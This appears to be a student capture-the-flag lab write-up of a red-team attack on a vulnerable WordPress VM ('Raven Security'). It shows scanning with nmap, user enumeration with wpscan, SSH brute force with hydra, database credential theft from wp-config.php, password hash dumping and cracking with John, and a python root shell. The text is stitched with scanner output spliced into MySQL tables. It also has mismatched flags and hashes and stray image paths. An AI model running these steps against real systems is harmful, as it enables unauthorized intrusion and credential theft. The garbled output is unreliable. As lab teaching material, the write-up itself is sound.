

Red Team: Summary of Operations

Table of Contents

- **Exposed Services**
Target 1
- **Critical Vulnerabilities**
Target 1
- **Exploitation**
Target 1

Exposed Services

1. Scan the network to identify the IP addresses of Target 1.

- Run ifconfig to gain IP address of target: 192.168.1.110
- Command: ifconfig

```
Last login: Wed Jul 1 06:24:00 EST 2020 on ttys1
Linux target1 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@target1:~$ sudo -s
root@target1:/home/vagrant# /opt/setup
Module apache is already enabled
Module system is already enabled
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
Setting up ML using setup --machine-learning is going to be removed in 8.0.0. Please use the ML app instead.
See more: https://www.elastic.co/guide/en/elastic-stack/current/xpack-ml.html
Loaded machine learning job configurations
Loaded Ingest pipelines
Module apache is already enabled
Module system is already enabled
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.


Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
root@target1:/home/vagrant# ifconfig
eth0      Link encap:Ethernet HWaddr 00:15:5d:00:04:10
          inet addr:192.168.1.110 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:410%1 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:5855 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6926 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1621616 (1.5 MB) TX bytes:18897925 (18.0 MB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:3704 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3704 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:370207 (361.5 Kib) TX bytes:370207 (361.5 Kib)

root@target1:/home/vagrant#
```

2. # Ping Sweep w/ NMap

Command: \$ nmap -sP 192.168.1.1-255



Kali on ML-REFVM-684427 - Virtual Machine Connection

File Action Media Clipboard View Help

Shell No. 1

Shell No. 1

File Actions Edit View Help

```
root@Kali:~# nmap -sP 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-03 15:09 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00068s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.0016s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00075s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.00075s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0026s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 3.61 seconds
root@Kali:~#
```

Home

Note that hosts 192.168.1.110 and 192.168.1.115 are up

3. Nmap scan results for the machine reveal the exposed ports and services below:

Command: \$ nmap -sV 192.168.1.110

Shell No.1

```

File Actions Edit View Help
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|_  256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4     111/tcp    rpcbind
|   100000  2,3,4     111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100024  1         41283/tcp  status
|   100024  1         47171/tcp6 status
|   100024  1         50530/udp status
|_  100024  1         60394/udp6 status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h19m59s, deviation: 5h46m24s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_ System time: 2021-06-03T10:47:50+10:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required

```

Note: Port 80 is open and running http and apache

This scan identifies the services below as potential points of entry:

- Target 1
 - Port 22 (ssh)
 - Port 80 (http)
 - Port 111 (rpcbind)
 - Port 139 (netbios-ssn)
 - Port 445 (netbios-ssn)

The following vulnerabilities were identified on each target:

- Target 1
 - 1. **Port 22 is open**, this provides us with the ability to ssh in with discovered credentials
 - 1.1. Having port 22 open is highly severe. SSH can be brute-forced by wordlists, allowing hackers to remotely log into an individual's computer.
 - 2. **Port 80 is open**, this provides us with access to the http server/web browser.
- Target 2
 - 1. **Port 22 is open**, this provides us with the ability to ssh in with discovered credentials
 - 2. **Port 80 is open**, this provides us with access to the http server/web browser.

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
 - o flag1.txt: flag1{b9bbcb33e11b80be759c4e844862482d}
 - **Exploit Used**
 - enumeration- viewing page sources
 - *Command*: michael@target1:/var/www\$ grep -RE flag html
 - o flag2.txt: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
 - **Exploit Used**
 - wpscan & hydra
 - *Commands*: michael@target1:~\$ cd /var/www
michael@target1:/var/www\$ ls flag2.txt
michael@target1:/var/www\$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
 - o flag3.txt:

flag3	2018-08-13 01:48:31	2018-08-13 01:48:31	draft
-------	---------------------	---------------------	-------

 - **Exploit Used**
 - SQL Database Exploit
 - *Command*: mysql -u root -p mysql> select * from wp_posts;
 - o flag4.txt: flag4{715dea6c055b9fe3337544932f2941ce}
 - **Exploit Used**
 - python escalation
 - *Command*: sudo python -c 'import pty; pty.spawn("/bin/bash")'

4. Use wpscan to enumerate users and vulnerable plugins

- command: \$ wpscan --url http://192.168.1.110/wordpress -eu

The screenshot shows a terminal window within the Raven Security interface. The terminal title is "Shell No.1". The command run was "wpscan --url http://192.168.1.110/wordpress -eu". The output of the scan is displayed, showing findings such as the URL being scanned, the start time, and various interesting findings related to the WordPress installation.

```
wpscan --url http://192.168.1.110/wordpress -eu
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Jun 2 18:07:02 2021
[+] Interesting Finding(s):
[+] http://192.168.1.110/wordpress/_wp_Hello_world
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] http://192.168.1.110/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

Kali on ML-REFVM-684427 - Virtual Machine Connection

File Action Media Clipboard View Help

Raven Security - ... OWASP DirBuste... Shell No. 1 Shell No. 1

Shell No. 1

File Actions Edit View Help

```
[+] Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
Found By: Emoji Settings (Passive Detection)
- http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
Confirmed By: Meta Generator (Passive Detection)
- http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:02 <===== (10 / 10) 100.00% Time: 00:00:02

[i] User(s) Identified:
Recent Posts Recent Comments
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed Jun 2 18:13:53 2021
[+] Requests Done: 26
[+] Cached Requests: 26
[+] Data Sent: 5.95 KB
[+] Data Received: 119.956 KB
[+] Memory used: 117.715 MB
[+] Elapsed time: 00:00:05
```

Run: `wpscan --url http://192.168.1.110/wordpress -eu`

Running wpscan generates helpful output. Here we can see the "User(s) Identified":

- [+] steven | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
- [+] michael | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)

5. Use SSH to gain a user shell

Command: hydra -l user michael -P /usr/share/wordlists/rockyou.txt
ssh://192.168.1.110

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-02 18:28:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399)
, ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110 login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-02 18:28:44
root@Kali:~#
```

Login Credentials exposed:


Login: michael

Password: michael

6. View Source data in HTML files and search for the word “flag” to find flag 1
{b9bbcb33e11b80be759c4e844862482d}

Alternatively: Search for the word `flag` in all html files to find flag1

Commands: ssh michael@192.168.1.110
michael@target1:/var/www\$ grep -RE flag html



```
</div>
</div>
</div>
<div class="col-lg-2 col-md-6 col-sm-6 social-widget">
<div class="single-footer-widget">
<h6>Follow Us</h6>
<p>Let us be social</p>
<div class="footer-social d-flex align-items-center">
<a href="#"></a>
<a href="#"></a>
<a href="#"></a>
<a href="#"></a>
</div>
</div>
</div>
</div>
ter>
End footer Area -->
flag1{b9bbcb33e11b80be759c4e844862482d} -->
pt src="js/vendor/jquery-2.2.4.min.js"></script>
pt src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUit"
pt src="js/vendor/bootstrap.min.js"></script>
pt type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBh0dIF3Y9382fqJYt5I_sswSrEwSeihAA"></script>
pt src="js/easing.min.js"></script>
pt src="js/hoverIntent.js"></script>
pt src="js/superfish.min.js"></script>
pt src="js/jquery.ajaxchimp.min.js"></script>
pt src="js/jquery.magnific-popup.min.js"></script>
pt src="js/owl.carousel.min.js"></script>
pt src="js/jquery.sticky.js"></script>
pt src="js/jquery.nice-select.min.js"></script>
pt src="js/waypoints.min.js"></script>
pt src="js/jquery.counterup.min.js"></script>
pt src="js/parallax.min.js"></script>
pt src="js/mail-script.js"></script>
nt ere="ic/main ic"></errins>
```

7. Log in as michael


Command: \$ ssh michael@192.168.1.110

8. Go to the root directory

Commands:

```
cd /var/www
/var/www$ ls
```

flag2{fc3fd58dcad9ab23faca6e9a36e581c}



```
File  html/service.html:                                     ←— flag1{b9bbcb33e11b80be759c4e844862482d} →
File  michael@target1:/var/www$ ls
File  flag2.txt  [html]
File  michael@target1:/var/www$ cat flag2.txt
File  flag2{fc3fd58dcad9ab23faca6e9a36e581c}
File  michael@target1:/var/www$
```

9. Find the MySQL database password

Go to wp-config.php in /var/www/html

Command: michael@target1:~\$ cat /var/www/html/wordpress/wp-config.php

Find Username: root

Password: R@v3nSecurity

```
File license.txt      wp-comments-post.php    wp-includes      wp-settings.php
File readme.html     wp-config.php        wp-links-opml.php  wp-signup.php
File wp-activate.php  wp-config-sample.php  wp-load.php      wp-trackback.php
File wp-admin         wp-content        wp-login.php      xmlrpc.php
File michael@target1:/var/www/html/wordpress$ cat wp-config.php
File <?php
File /**
File * The base configuration for WordPress
File *
File * The wp-config.php creation script uses this file during the
File * installation. You don't have to use the web site, you can
File * copy this file to "wp-config.php" and fill in the values.
File *
File * This file contains the following configurations:
File *
File * * MySQL settings
File * * Secret keys
File * * Database table prefix
File * * ABSPATH
File *
File * @link https://codex.wordpress.org/Editing_wp-config.php
File * @package WordPress
File */
File found /var/www/html/wordpress/wp-includes/codemirror.css ~ 200
File found /var/www/html/wordpress/wp-includes/codemirror.js ~ 200
File // ** MySQL settings - You can get this info from your web host ** //
File /** The name of the database for WordPress */
File define('DB_NAME', 'wordpress');
File found /var/www/html/wordpress/wp-includes/class-wp.php ~ 200
File /** MySQL database username */
File define('DB_USER', 'root');
File found /var/www/html/wordpress/wp-includes/class-db.php ~ 200
File /** MySQL database password */
File define('DB_PASSWORD', 'R@v3nSecurity');
File found /var/www/html/wordpress/wp-includes/class-db.php ~ 200
```

10. Use the credentials above to log into MySQL and dump WordPress user password hashes.

Commands: michael@target1:~\$ mysql -u root -p

Enter password: R@v3nSecurity

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 84
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Note: In mysql you have to add a semicolon at the end of a command for it to work

```
File  mysql> show databases;
File  +-----+
File  | Database |
File  +-----+
File  | information_schema |
File  | mysql |
File  | performance_schema |
File  | wordpress |
File  +-----+
File  4 rows in set (0.00 sec)
File
File  mysql> 
```

11. View Databases

Command: mysql> show databases;

12. Go to wordpress database

Command: mysql> use wordpress;

13. View tables

Command: mysql> show tables;

```
File  mysql> use wordpress; - 200
File  ERROR 1049 (42000): Unknown database 'workdpress'
File  mysql> use wordpess; - 200
File  Reading table information for completion of table and column names
File  You can turn off this feature to get a quicker startup with -A
File  Database changed
File  mysql> show tables;
File  +-----+-----+
Dir f | Tables_in_wordpess | - 200
File  +-----+-----+
File  | wp_commentmeta | - 200
File  | wp_comments | - 200
File  | wp_links | - 200
File  | wp_options | - 200
File  | wp_postmeta | - 200
File  | wp_posts | - 200
File  | wp_term_relationships | - 200
File  | wp_term_taxonomy | - 200
File  | wp_termmeta | - 200
File  | wp_terms | - 200
File  | wp_usermeta | - 200
File  | wp_users | - 200
File  +-----+
File  12 rows in set (0.00 sec)
File  vendor/examples/styles/shCoreEclipse.css - 200
File  mysql> █
```

14. View WordPress users

Command: mysql> select * from wp_users;

Note: 2 user emails and password hashes (michael and steven)

```
File  mysql> select * from wp_users;
File  +-----+-----+-----+-----+-----+-----+
File  | ID | user_login | user_pass | user_nicename | user_email | display_name |
File  | user_url | user_registered | user_activation_key | user_status |          |
File  +-----+-----+-----+-----+-----+-----+
File  | 1 | michaelxam | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael |          | michael@raven.or
File  g | /vendor/ | 2018-08-12 22:49:12 | 0 |          | michael |
File  | 2 | stevenxam | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | 0 | steven@raven.org
File  | /vendor/ | 2018-08-12 23:31:16 | 0 |          | Steven Seagull |
File  +-----+-----+-----+-----+-----+-----+
File  2 rows in set (0.00 sec)
File  vendor/examples/styles/shThemeDark.css - 200
Dir f mysql> █
```

15. Find flag 3 in blog (wordpress posts)

Command: mysql> select * from wp_posts;

```
File mysql> select * from wp_posts;
File +-----+-----+-----+-----+
File | ID   | post_author | post_date_gmt | post_content
File +-----+-----+-----+-----+
File | 1    | 1          | 2011-01-01 00:00:00 | This is a test post.
File | 2    | 1          | 2011-01-01 00:00:00 | Another test post.
File | 3    | 1          | 2011-01-01 00:00:00 | A third test post.
File | 4    | 1          | 2011-01-01 00:00:00 | A fourth test post.
File | 5    | 1          | 2011-01-01 00:00:00 | A fifth test post.
File | 6    | 1          | 2011-01-01 00:00:00 | A sixth test post.
File | 7    | 1          | 2011-01-01 00:00:00 | A seventh test post.
File | 8    | 1          | 2011-01-01 00:00:00 | A eighth test post.
File | 9    | 1          | 2011-01-01 00:00:00 | A ninth test post.
File | 10   | 1          | 2011-01-01 00:00:00 | A tenth test post.
File | 11   | 1          | 2011-01-01 00:00:00 | A eleventh test post.
File | 12   | 1          | 2011-01-01 00:00:00 | A twelfth test post.
File | 13   | 1          | 2011-01-01 00:00:00 | A thirteenth test post.
File | 14   | 1          | 2011-01-01 00:00:00 | A fourteenth test post.
File | 15   | 1          | 2011-01-01 00:00:00 | A fifteenth test post.
File | 16   | 1          | 2011-01-01 00:00:00 | A sixteenth test post.
File | 17   | 1          | 2011-01-01 00:00:00 | A seventeenth test post.
File | 18   | 1          | 2011-01-01 00:00:00 | A eighteenth test post.
File | 19   | 1          | 2011-01-01 00:00:00 | A nineteenth test post.
File | 20   | 1          | 2011-01-01 00:00:00 | A twentieth test post.
File | 21   | 1          | 2011-01-01 00:00:00 | A twenty-first test post.
File | 22   | 1          | 2011-01-01 00:00:00 | A twenty-second test post.
File | 23   | 1          | 2011-01-01 00:00:00 | A twenty-third test post.
File | 24   | 1          | 2011-01-01 00:00:00 | A twenty-fourth test post.
File | 25   | 1          | 2011-01-01 00:00:00 | A twenty-fifth test post.
File | 26   | 1          | 2011-01-01 00:00:00 | A twenty-sixth test post.
File | 27   | 1          | 2011-01-01 00:00:00 | A twenty-seventh test post.
File | 28   | 1          | 2011-01-01 00:00:00 | A twenty-eighth test post.
File | 29   | 1          | 2011-01-01 00:00:00 | A twenty-ninth test post.
File | 30   | 1          | 2011-01-01 00:00:00 | A thirty test post.
```

Flags 3 and 4 shown below

```
med Red, and I like yabbies. (And gettin' a tan.)
```

```
... or something like this:
```

```
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>
```

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page | publish | closed | open | sample-page | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | 0 | 0 | htt  
p://192.168.206.131/wordpress/?page_id=2 | 0 | page | 0 | 0 |  
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}  
Found: /wordpress/wp-includes/cron.php - 200  
Found: /vendor/examples/styles/ - 200  
Found: /vendor/examples/styles/shCore.css - 200  
Found: /vendor/examples/styles/shCoreDefault.css - 200  
Found: /vendor/examples/styles/shCoreJango.css - 200  
Found: /vendor/examples/styles/shCoreEclipse.css - 200  
Found: /vendor/examples/styles/shCoreSesame.css - 200  
Found: /vendor/examples/styles/shCoreDetox.css - 200  
Found: | open | 0 | http://raven.local/wordpress/?p=4 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | draft | 0 | post | flag3  
Found: | 0 | 0 | 0 |  
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}  
Found: /vendor/examples/styles/shThemeScript.css - 200  
Found: /vendor/examples/styles/shThemeDefault.css - 200  
Found: /vendor/examples/styles/shThemeJango.css - 200  
Found: /vendor/examples/styles/shThemeEclipse.css - 200  
Found: /vendor/examples/styles/shThemeEmacs.css - 200  
Found: /vendor/examples/styles/shThemeAudeT0Grey.css - 200  
Found: /vendor/examples/styles/shThemeMDUGray.css - 200  
Found: | closed | 4-revision-v1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | inherit | 0 | revision | flag4  
Found: | 0 | 0 | 0 |  
| 6 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}  
Found: /wordpress/wp-includes/fonts/dashicons.woff - 200  
Found: /wordpress/wp-includes/fonts/dashicons.ttf - 200  
Found: /wordpress/wp-includes/fonts/dashicons.svg - 200
```

16. Crack password hashes with John

- create a nano file with the 2 user hashes:

Command: nano hashes

```
michael:$P$$8jRvZQ.VQcGZ1DeiKToCQd.cPw5XCe0
steven:$P$8kJVD9jsxx/loJogNsURgHiaB23j7W/
```

- Use John to crack the hashes

Command: /Documents# john --wordlist=/usr/share/wordlists/rockyou.txt hashes

Michael's password: did not crack

Steven's password: pink84

```
hashes Hashes-ms Nano-hashes
root@Kali:~/Documents# --wordlist=/usr/share/wordlists/rockyou.txt hashes
